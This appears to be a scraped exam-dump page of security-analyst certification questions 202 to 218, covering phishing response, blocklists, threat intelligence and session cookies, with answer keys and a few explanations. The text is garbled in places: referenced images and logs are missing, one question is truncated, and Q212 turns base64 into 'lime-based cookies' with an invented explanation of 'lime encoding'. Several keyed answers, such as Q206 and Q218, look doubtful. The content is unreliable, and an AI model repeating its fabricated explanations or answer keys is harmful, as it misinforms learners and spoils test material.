
NEW QUESTION: 202

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:

1. How many employees clicked on the link in the phishing email?
2. On how many workstations was the malware installed?
3. What is the executable file name or the malware?




Answer:

see the explanation.

Explanation

Select the following answer as per diagram below.




NEW QUESTION: 203
A company stores all of its data in the cloud. All company-owned laptops are currently unmanaged, and all users have administrative rights. The security team is having difficulty identifying a way to secure the environment. Which of the following would be the BEST method to protect the company's data?
A. Implement UEM on an systems and deploy security software.
B. Implement DLP on all workstations and block company data from being sent outside the company
C. Implement a CASB and prevent certain types of data from being downloaded to a workstation
D. Implement centralized monitoring and logging for an company systems.
Answer: (SHOW ANSWER)
Cloud Access Security Broker (CASB): An enterprise management software designed to mediate access to cloud services by users across all types of devices

NEW QUESTION: 204
A company's blocklist has outgrown the current technologies in place. The ACLs are at maximum, and the IPS signatures only allow a certain amount of space for domains to be added, creating the need for multiple signatures. Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?
A. Implement a host-file-based solution that will use a list of all domains to deny for all machines on the network.
B. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed

C. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist.
D. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs
Answer: D (LEAVE A REPLY)
Explanation
This is the most effective way to improve performance, as it allows you to reduce the amount of domains in the blocklist and reduce the size of the ACLs. By reviewing the blocklist and removing domains that are no longer active or no longer pose a threat, the blocklist can be reduced and the ACLs updated accordingly. This will reduce the amount of traffic and processing power required to manage the blocklist, and can help improve overall performance.

NEW QUESTION: 205
Which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?
A. Monday's logs
B. Wednesday's logs
C. Thursday's logs
D. Tuesday's logs
Answer: C (LEAVE A REPLY)

NEW QUESTION: 206

A security analyst positively identified the threat, vulnerability, and remediation. The analyst is ready to implement the corrective control. Which of the following would be the MOST inhibiting to applying the fix?

A. Full desktop backups.

B. Business process interruption.

C. Requiring a firewall reboot.

D. Resetting all administrator passwords.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 207

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs, the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Change requests

B. Threat feed

C. Patching logs

D. Backup logs

E. Data classification matrix

Answer: (SHOW ANSWER)

NEW QUESTION: 208

A security analyst is correlating, ranking, and enriching raw data into a report that will be interpreted by humans or machines to draw conclusions and create actionable recommendations Which of the following steps in the intelligence cycle is the security analyst performing?

A. Analysis and production

B. Processing and exploitation

C. Dissemination and evaluation

D. Data collection

E. Planning and direction

Answer: A (LEAVE A REPLY)

Analysis is a human process that turns processed information into intelligence that can inform decisions. Depending on the circumstances, the decisions might involve whether to investigate a potential threat, what actions to take immediately to block an attack, how to strengthen security controls, or how much investment in additional security resources is justified.

https://www.recordedfuture.com/threat-intelligence-lifecycle-phases

NEW QUESTION: 209

A suite of three production servers that were originally configured identically underwent the same vulnerability scans. However, recent results revealed the three servers has different critical vulnerabilities. The servers are not accessible by the Internet, and AV programs have not

detected any malware. The servers' syslog files do not show any unusual traffic since they were installed and are physically isolated in an off-site datacenter. Checksum testing of random executables does not reveal tampering. Which of the following scenarios is MOST likely?

A. Servers have received different levels of attention during previous patch management events

B. Servers have not been scanned with the latest vulnerability signature

C. Servers have been attacked by outsiders using zero-day vulnerabilities

D. Servers were made by different manufacturers

Answer: A (LEAVE A REPLY)

NEW QUESTION: 210

While conducting a network infrastructure review, a security analyst discovers a laptop that is plugged into a core switch and hidden behind a desk.

The analyst sees the following on the laptop's screen:

Which of the following is the BEST action for the security analyst to take?

A. Take the FILE-SHARE-A server offline and scan it for viruses.

B. Disconnect the laptop and ask the users jsmith and progers to log out.

C. Initiate a scan of devices on the network to find password-cracking tools.

D. Force all users in the domain to change their passwords at the next login.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 211

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

A. It supports rapid response and recovery during and followed an incident.

B. It provide critically analyses for key enterprise servers and services.

C. It allow analysis to receive updates on newly discovered software vulnerabilities.

D. It enables the team to prioritize the focus area and tactics within the company's environment.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 212
A code review reveals a web application is using lime-based cookies for session management. This is a security concern because lime-based cookies are easy to:
A. parameterize.
B. decode.
C. guess.
D. decrypt.
Answer: B (LEAVE A REPLY)
Lime-based cookies are a type of cookies that use lime encoding to store data in a web browser. Lime encoding is a simple substitution cipher that replaces each character in a string with another character based on a fixed key. Lime-based cookies are easy to decode because the key is publicly available and the encoding algorithm is simple. Anyone who intercepts or accesses the lime-based cookies can easily decode them and read the data stored in them. This is a security concern because lime-based cookies are often used for session management, which means they store information about the user's identity and preferences on a web application. If an attacker can decode the lime-based cookies, they can impersonate the user or access their sensitive information.

NEW QUESTION: 213
After completing a vulnerability scan, the following output was noted:

```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.mive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```


Which of the following vulnerabilities has been identified?
A. Web application cryptography vulnerability.
B. VPN tunnel vulnerability.
C. Active Directory encryption vulnerability.
D. PKI transfer vulnerability.
Answer: (SHOW ANSWER)

NEW QUESTION: 214
A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?
A. Zero day
B. Buffer overflow

C. Insider threat
D. Advanced persistent threat
Answer: A (LEAVE A REPLY)

NEW QUESTION: 215
While monitoring the information security notification mailbox, a security analyst notices several emails were repotted as spam. Which of the following should the analyst do FIRST?
A. Ask the sender to stop sending messages.
B. Delete the email from the company's email servers.
C. Review the message in a secure environment.
D. Block the sender In the email gateway.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 216
A security analyst has discovered malware is spreading across multiple critical systems and is originating from a single workstations, which belongs to a member of the cyber-infrastructure team who has legitimate administrator credentials. An analysis of the traffic indicates the workstation swept the networking looking for vulnerable hosts to infect. Which of the following would have worked BEST to prevent the spread of this infection?
A. Logical network segmentation and the use of jump boxes
B. A properly configured and updated EDR solution.
C. Vulnerability scans of the network and proper patching.
D. A honeypot used to catalog the anomalous behavior and update the IPS.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 217
A from the production environment to the test environment to test accuracy and functionality. Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?
A. Encryption
B. Watermarking
C. Encoding
D. Deidentification
Answer: D (LEAVE A REPLY)

NEW QUESTION: 218
An organization's Chief Information Security Officer (CISO) has asked department leaders to coordinate on communication plans that can be enacted in response to different cybersecurity incident triggers.
Which of the following is a benefit of having these communication plans?

A. They can quickly inform the public relations team to begin coordinating with the media as soon as a breach is detected.
B. They can help to limit the spread of worms by coordinating with help desk personnel earlier in the recovery phase.
C. They can help to keep the organization's senior leadership informed about the status of patching during the recovery phase.
D. They can help to prevent the inadvertent release of damaging information outside the organization.
Answer: A (LEAVE A REPLY)